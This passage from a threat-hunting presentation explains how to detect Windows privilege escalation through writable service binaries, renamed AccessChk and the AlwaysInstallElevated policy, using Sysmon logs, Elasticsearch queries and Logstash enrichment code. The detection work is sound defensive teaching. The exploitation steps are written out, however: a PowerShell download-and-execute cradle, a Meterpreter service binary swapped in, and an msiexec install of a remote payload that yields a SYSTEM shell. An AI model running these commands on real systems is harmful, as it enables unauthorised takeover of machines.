(filecmdline_parts[0].substring(1) == file_path_stripped) { return true; } } return false; } "}}]}}*

task	event_data.ParentImage	event_data.Image	event_data.CommandLine
Process Create (rule: ProcessCreate)	C:\Windows\System32\services.exe	C:\Program Files\security.exe	"C:\Program Files\Security" System\common files\bin\superav.exe
Process Create (rule: ProcessCreate)	C:\Windows\System32\services.exe	C:\Program Files\Security System\common.exe	"C:\Program Files\Security System\common" files\bin\superav.exe

Modifiable service binary

If the user has permissions to write a file into the folder of where the binary of the service is located then it is possible to just replace the binary with the a custom payload and then restart the service in order to escalate privileges.

```
C:\Temp>powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.
220.1/perm.php'); $m = Get-ModifiableServiceFile; $m
powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.1/pe
rm.php'); $m = Get-ModifiableServiceFile; $m


ServiceName                     : sysmonitor
Path                            : "C:\Program Files\SystemMonitor\sysmonitor.exe"
ModifiableFile                  : C:\Program Files\SystemMonitor\sysmonitor.exe
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes, Synchroni
ze...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'sysmonitor'
CanRestart                      : True
```

1. Find service with writable binary

```
C:\Temp>xcopy meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y
xcopy meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y
C:meterservice.exe
1 File(s) copied

C:\Temp>sc start sysmonitor
sc start sysmonitor
```

2. Replace binary and restart service

Modifiable service binary. Let's hunt it!

Non-privileged process (1) drop executable (2), that is then executed as a service with the System rights (3)

2

```
File created:
RuleName:
UtcTime: 2018-10-31 23:15:24.863
ProcessGuid: {ce95b916-378c-5bda-0000-00107e627902}
ProcessId: 8860
Image: C:\Windows\system32\xcopy.exe
TargetFilename: C:\Program Files\SystemMonitor\sysmonitor.exe
CreationUtcTime: 2018-10-27 22:39:21.198
```

1

```
Process Create:
RuleName:
UtcTime: 2018-10-31 23:15:24.770
ProcessGuid: {ce95b916-378c-5bda-0000-00107e627902}
ProcessId: 8860
Image: C:\Windows\System32\xcopy.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Extended Copy Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: xcopy  meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y
CurrentDirectory: C:\Temp\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-36d5-5bda-0000-002039227602}
LogonId: 0x2762239
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=6BC7DB1465BEB7607CBCBD7F64007219,SHA256=
5E8494F3740411652BAD2C5E5CC7D2D5A2EADFD2E2464BFA60E188DAD5CBEF1
ParentProcessGuid: {ce95b916-36f0-5bda-0000-0010f9b27602}
ParentProcessId: 2232
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
```

Replacing service binary using xcopy

Medium IL shows us that process isn't privileged

3

```
Process Create:
RuleName:
UtcTime: 2018-10-31 23:15:37.948
ProcessGuid: {ce95b916-3799-5bda-0000-00106b9d7902}
ProcessId: 9152
Image: C:\Program Files\SystemMonitor\sysmonitor.exe
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: "C:\Program Files\SystemMonitor\sysmonitor.exe"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-085b-5bd9-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=14E17421ED3F7F43AE2E965C3991628C,SHA256
=EE523D15BBA40763F439C3428BFFEA19420CA8168317C780DDDC2456BFFD3447
ParentProcessGuid: {ce95b916-085b-5bd9-0000-00105e610000}
ParentProcessId: 980
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```

Modified by non-privileged user file is launched as service under SYSTEM

Modifiable service binary. Let's hunt it!

Search for dropping of files to Windows/"Program Files" folders by non-privileged processes:

source_name:"Microsoft-Windows-Sysmon" AND event_id:11 AND event_data.IntegrityLevel:Medium AND (event_data.TargetFilename:("\\Program Files\\" "\\Program Files (x86)\\") OR event_data.TargetFilename.keyword:/.\:\\[W|w][I|i][N|n][D|d][O|o][W|w][S|s]\\./) AND -event_data.TargetFilename:(*temp*)*

task	event_data.Image	event_data.IntegrityLevel	event_data.User	event_data.TargetFilename	event_data.TargetFilePathFingerprint
File created (rule: FileCreate)	C:\Windows\system32\xcopy.exe	Medium	WIN10X64_1803\privuser	C:\Program Files\SystemMonitor\sysmonitor.exe	8cba31202999da3624c36d0ed8e4bf12

Get from memcached

task	event_data.ParentImage	event_data.CommandLine	event_data.IntegrityLevel	event_data.User
Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	xcopy meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y	Medium	WIN10X64_1803\privuser

Modifiable service binary. Let's hunt it!

Search for execution as service with System rights of file, that was dropped by non-privileged user:

source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.ParentImage:"\\services.exe" AND event_data.User:"NT AUTHORITY\\SYSTEM" AND event_data.ImageModifierIntegrityLevel:Medium

task	event_data.ParentImage	event_data.CommandLine	event_data.User	event_data.IntegrityLevel	event_data.ImageModifierIntegrityLevel	event_data.ImagePathFingerprint
Process Create (rule: Process Create)	C:\Windows\System32\services.exe	"C:\Program Files\SystemMonitor\sysmonitor.exe"	NT AUTHORITY\SYSTEM	System	Medium	8cba31202999da3624c36d0ed8e42

Key for getting information about dropped file from cache

task ✖ »	event_data.CommandLine	event_data.User	event_data.IntegrityLevel	event_data.TargetFilename	event_data.TargetFilePathFingerprint
File created (rule: FileCreate)	xcopy meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y	WIN10X64_1803\priv user	Medium	C:\Program Files\SystemMonitor\sysmonitor.exe	8cba31202999da3624c36d0ed8e4bf12

Key for caching information about dropped file

Caching information about modified/created executables

```
#cache information about modified executables and DLLs
if [event_id] == 11 and ([event_data][TargetFilename] =~ ".exe" or [event_data][TargetFilename] =~ ".dll" or [event_data][TargetFilename] =~ ".sys") {
        ruby {
                code => "
                        require 'digest'
                        md5 = Digest::MD5.new
                        md5.update event.get('[computer_name]').downcase+event.get('[event_data][TargetFilename]').downcase
                        event.set('[event_data][TargetFilePathFingerprint]', md5.hexdigest)
                "
        }
        memcached {
                hosts => ["127.0.0.1:11211"]
                set => {
                        "[@metadata][processinfo]" => "%{[event_data][TargetFilePathFingerprint]}"
                }
                ttl => 86400 #24 hours
        }
}
```

1. Calculating file path fingerprint

2. Caching information about file modifier

Enrich events with information about last modifier

```
ruby {
        code => "
                require 'digest'
                md5 = Digest::MD5.new
                md5.update event.get('[computer_name]').downcase+event.get('[event_data][Image]').downcase
                event.set('[event_data][ImagePathFingerprint]', md5.hexdigest)
        "
}
memcached {
        hosts => ["127.0.0.1:11211"]
        #get => {
        #       "%{[@metadata][imagepathfingerprint]}" => "[@metadata][creatorinfo]"
        #}
        get => {
                "%{[event_data][ImagePathFingerprint]}" => "[@metadata][creatorinfo]"
        }
}
if [@metadata][creatorinfo][IntegrityLevel] {
        mutate {
                add_field => { "[event_data][ImageModifierIntegrityLevel]" => "%{[@metadata][creatorinfo][IntegrityLevel]}" }
        }
}
if [@metadata][creatorinfo][User] {
        mutate {
                add_field => { "[event_data][ImageModifierUser]" => "%{[@metadata][creatorinfo][User]}" }
        }
}
if [@metadata][creatorinfo][CommandLine] {
        mutate {
                add_field => { "[event_data][ImageModifierCommandLine]" => "%{[@metadata][creatorinfo][CommandLine]}" }
        }
}
```

1. Calculating file path fingerprint

2. Obtaining information from cache

3. Enrich event with information about last modifier

Enrich events with information about last modifier

Using Logstash memcached filter it is possible to cache information about created files for further enrichments of other events:

t	event_data.Image	C:\Program Files\SystemMonitor\sysmonitor.exe
?	event_data.ImageModifierCommandLine	⚠ xcopy meterservice.exe "C:\Program Files\SystemMonitor\sysmonitor.exe" /Y
?	event_data.ImageModifierIntegrityLevel	⚠ Medium
?	event_data.ImageModifierUser	⚠ WIN10X64_1803\privuser
?	event_data.ImagePathFingerprint	⚠ 8cba31202999da3624c36d0ed8e4bf12
t	event_data.IntegrityLevel	System
t	event_data.LogonGuid	{CE95B916-085B-5BD9-0000-0020E7030000}
t	event_data.LogonId	0x3e7
t	event_data.ParentCommandLine	C:\Windows\system32\services.exe
t	event_data.ParentImage	C:\Windows\System32\services.exe
t	event_data.ParentIntegrityLevel	System
t	event_data.ParentOfParent	C:\Windows\System32\wininit.exe
t	event_data.ParentProcessGuid	{CE95B916-085B-5BD9-0000-00105E610000}
t	event_data.ParentProcessId	980
t	event_data.ParentUser	NT AUTHORITY\SYSTEM

Example of enrichment with information about last file modifier

Privilege escalation via weak permissions. Accesschk tool usage. Let's hunt it!

Events, related to usage of AccessChk utility to check rights on different objects.

Finding writeable registry keys

Metadata shows us, that it is renamed AccessChk

```
Process Create:
RuleName:
UtcTime: 2018-11-10 18:28:01.652
ProcessGuid: {ce95b916-2331-5be7-0000-0010b4c8c001}
ProcessId: 4328
Image: C:\Temp\svch0st.exe
FileVersion: 6.12
Description: Reports effective permissions for securable objects
Product: Sysinternals AccessChk
Company: Sysinternals - www.sysinternals.com
CommandLine: svch0st.exe  -kwsu win10x64_1803\privuser hklm\system\currentcontrolset
\services
CurrentDirectory: C:\Temp\
User: TESTDOMAIN\domain_user
LogonGuid: {ce95b916-f0e6-5be6-0000-00200ba15501}
LogonId: 0x155A10B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=DBDCE12349B96F4C9747A4CD23312205,SHA256=
938273BC3B905C1385CE5A16AE1A7AE148B0EE10D115735D261078E4BCEB69D4
ParentProcessGuid: {ce95b916-22cf-5be7-0000-00105d00bd01}
ParentProcessId: 4664
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Finding services, which we can control


Metadata shows us, that it is renamed AccessChk

```
Process Create:
RuleName:
UtcTime: 2018-11-10 20:07:22.552
ProcessGuid: {ce95b916-3a7a-5be7-0000-00102c69eb01}
ProcessId: 1204
Image: C:\Temp\svch0st.exe
FileVersion: 6.12
Description: Reports effective permissions for securable objects
Product: Sysinternals AccessChk
Company: Sysinternals - www.sysinternals.com
CommandLine: svch0st.exe  -uwcqv win10x64_1803\privuser *
CurrentDirectory: C:\Temp\
User: TESTDOMAIN\domain_user
LogonGuid: {ce95b916-f0e6-5be6-0000-00200ba15501}
LogonId: 0x155A10B
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=DBDCE12349B96F4C9747A4CD23312205,SHA256=
938273BC3B905C1385CE5A16AE1A7AE148B0EE10D115735D261078E4BCEB69D4
ParentProcessGuid: {ce95b916-22cf-5be7-0000-00105d00bd01}
ParentProcessId: 4664
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
```

Privilege escalation via weak permissions. Accesschk tool usage. Let's hunt it!

*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.IntegrityLevel:Medium AND (event_data.Product:*accesschk* OR event_data.Description:(*Reports effective permissions*))*

Time	event_data.Image	event_data.Product	event_data.CommandLine	event_data.User	event_data.IntegrityLevel
29.10.2018, 14:54:49.208	C:\Temp\svch0st.exe	Sysinternals AccessChk	svch0st.exe -uwcqv win10x64_1803\privuser *	WIN10X64_1803\privuser	Medium
29.10.2018, 12:00:30.547	C:\Temp\svch0st.exe	Sysinternals AccessChk	svch0st.exe -kwsu win10x64_1803\privuser hklm\system\currentcontrolset\services	WIN10X64_1803\privuser	Medium




```
Process Create:
RuleName:
UtcTime: 2018-10-29 11:54:49.177
ProcessGuid: {CE95B916-F509-5BD6-0000-00106D07CC00}
ProcessId: 6864
Image: C:\Temp\svch0st.exe
FileVersion: 6.12
Description: Reports effective permissions for securable objects
Product: Sysinternals AccessChk
Company: Sysinternals - www.sysinternals.com
CommandLine: svch0st.exe  -uwcqv win10x64_1803\privuser *
```

Always Install Elevated

Windows environments provide a group policy setting which allows a regular user to install a Microsoft Windows Installer Package (MSI) with system privileges. This can be discovered in environments where a standard user wants to install an application which requires system privileges and the administrator would like to avoid to give temporary local administrator access to a user.

AlwaysInstallElevated

05/31/2018 • 2 minutes to read

You can use the AlwaysInstallElevated policy to install a Windows Installer package with elevated (system) privileges.

**Warning: **


This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

To install a package with elevated (system) privileges, set the AlwaysInstallElevated value to "1" under both of the following registry keys:

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer

If the AlwaysInstallElevated value is not set to "1" under both of the preceding registry keys, the installer uses elevated privileges to install managed applications and uses the current user's privilege level for unmanaged applications.



Always Install Elevated. Exploitation

```
C:\Temp>reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

1. Get current status of Always Install Elevated Policy

```
C:\Temp>reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

```
C:\Temp>msiexec.exe /q /i http://192.168.220.1/plugin.msi
msiexec.exe /q /i http://192.168.220.1/plugin.msi

C:\Temp>
[*] https://192.168.220.66:8088 handling request from 192.168.2
g x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.220.66:8088 -> 192.16
04:37:17 +0300
```

2. MSI launching

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2740 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

3. Shell with the System privileges

Always Install Elevated. Let's hunt it!

Always Install Elevated policy is disabled – in this case if non privileged user runs MSI (1), Windows Installer service will try to install it with privileges of the current user (2)

1

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:37:45.252
ProcessGuid: {ce95b916-55b9-5be0-0000-0010a0c98800}
ProcessId: 6120
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.17134.1 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
CommandLine: msiexec.exe  /q /i http://192.168.220.1/plugin.msi
CurrentDirectory: C:\Temp\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-53c6-5be0-0000-0020b0188200}
LogonId: 0x8218B0
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=4767B71A318E201188A0D0A420C8B608,SHA256
=F0B1D8B3ABCCFD6239521B8A114494B1AF0D4D3F89A75478E3535C18B100649D
ParentProcessGuid: {ce95b916-5587-5be0-0000-0010cc558800}
ParentProcessId: 8132
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
```

2

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:37:46.050
ProcessGuid: {ce95b916-55ba-5be0-0000-0010e3e18800}
ProcessId: 5264
Image: C:\Windows\Installer\MSI7838.tmp
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: "C:\Windows\Installer\MSI7838.tmp"
CurrentDirectory: C:\Windows\system32\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-53c6-5be0-0000-0020b0188200}
LogonId: 0x8218B0
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=4DE5D6B99C46C4974E63BDF4AC202DB4,SHA256=
72D8E6811643EC5B8A0D814A9C5AA2B12C0DEE2217D735E4946D3303534A2C15
ParentProcessGuid: {ce95b916-54be-5be0-0000-001038d88500}
ParentProcessId: 8148
ParentImage: C:\Windows\System32\msiexec.exe
ParentCommandLine: C:\Windows\system32\msiexec.exe /V
```

Always Install Elevated. Let's hunt it!

Always Install Elevated policy is enabled – in this case if non privileged user runs MSI (1), Windows Installer service will try to install it with SYSTEM privileges (2)

1

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:33:33.458
ProcessGuid: {ce95b916-54bd-5be0-0000-001011c88500}
ProcessId: 3512
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.17134.1 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
CommandLine: msiexec.exe  /q /i http://192.168.220.1/plugin.msi
CurrentDirectory: C:\Temp\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-53c6-5be0-0000-0020b0188200}
LogonId: 0x8218B0
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=4767B71A318E201188A0D0A420C8B608,SHA256
=F0B1D8B3ABCCFD6239521B8A114494B1AF0D4D3F89A75478E3535C18B100649D
ParentProcessGuid: {ce95b916-5491-5be0-0000-0010d3758400}
ParentProcessId: 8552
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
```

2

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:33:39.369
ProcessGuid: {ce95b916-54c3-5be0-0000-0010ca0e8600}
ProcessId: 2064
Image: C:\Windows\Installer\MSIA7EC.tmp
FileVersion: ?
Description: ?
Product: ?
Company: ?
CommandLine: "C:\Windows\Installer\MSIA7EC.tmp"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-38f6-5bde-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=4DE5D6B99C46C4974E63BDF4AC202DB4,SHA256=
72D8E6811643EC5B8A0D814A9C5AA2B12C0DEE2217D735E4946D3303534A2C15
ParentProcessGuid: {ce95b916-54be-5be0-0000-001038d88500}
ParentProcessId: 8148
ParentImage: C:\Windows\System32\msiexec.exe
ParentCommandLine: C:\Windows\system32\msiexec.exe /V
```

Always Install Elevated. Let's hunt it!

Search for chain of events: request to start MSI from non privileged user (1) –> Windows Installer service try to install MSI packages with SYSTEM privileges (2):

*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND ((event_data.Image:("\\Windows\\Installer\\" AND *msi* AND *tmp) AND event_data.User:"NT AUTHORITY\\SYSTEM") OR (event_data.Image:"\\msiexec.exe" AND -event_data.User:"NT AUTHORITY\\SYSTEM" AND -event_data.IntegrityLevel:System))*

task	computer_name	event_data.ParentImage	event_data.CommandLine	event_data.User	event_data.IntegrityLevel
Process Create (rule: Process Create)	Win10x64_1803.testdomain.com	C:\Windows\System32\cmd.exe	msiexec.exe /q /i http://192.168.220.1/plugin.msi	WIN10X64_1803\privuser	Medium
Process Create (rule: Process Create)	Win10x64_1803.testdomain.com	C:\Windows\System32\msiexec.exe	"C:\Windows\Installer\MSIA7EC.tmp"	NT AUTHORITY\SYSTEM	System

1

2

Always Install Elevated. Let's hunt it!

Events, related to the spawning of cmd/Powershell from MSI package. It is anomaly activity

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:33:54.982
ProcessGuid: {ce95b916-54d2-5be0-0000-0010498e8600}
ProcessId: 2740
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {ce95b916-38f6-5bde-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 1
IntegrityLevel: System
Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F,SHA256=
9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236
ParentProcessGuid: {ce95b916-54c3-5be0-0000-0010ca0e8600}
ParentProcessId: 2064
ParentImage: C:\Windows\Installer\MSIA7EC.tmp
ParentCommandLine: "C:\Windows\Installer\MSIA7EC.tmp"
```

```
Process Create:
RuleName:
UtcTime: 2018-11-05 14:38:05.997
ProcessGuid: {ce95b916-55cd-5be0-0000-001070378900}
ProcessId: 8004
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: C:\Windows\system32\
User: WIN10X64_1803\privuser
LogonGuid: {ce95b916-53c6-5be0-0000-0020b0188200}
LogonId: 0x8218B0
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=4E2ACF4F8A396486AB4268C94A6A245F,SHA256=
9A7C58BD98D70631AA1473F7B57B426DB367D72429A5455B433A05EE251F3236
ParentProcessGuid: {ce95b916-55ba-5be0-0000-0010e3e18800}
ParentProcessId: 5264
ParentImage: C:\Windows\Installer\MSI7838.tmp
ParentCommandLine: "C:\Windows\Installer\MSI7838.tmp"
```

Always Install Elevated. Let's hunt it!

Search for spawning of cmd or Powershell by MSI package:

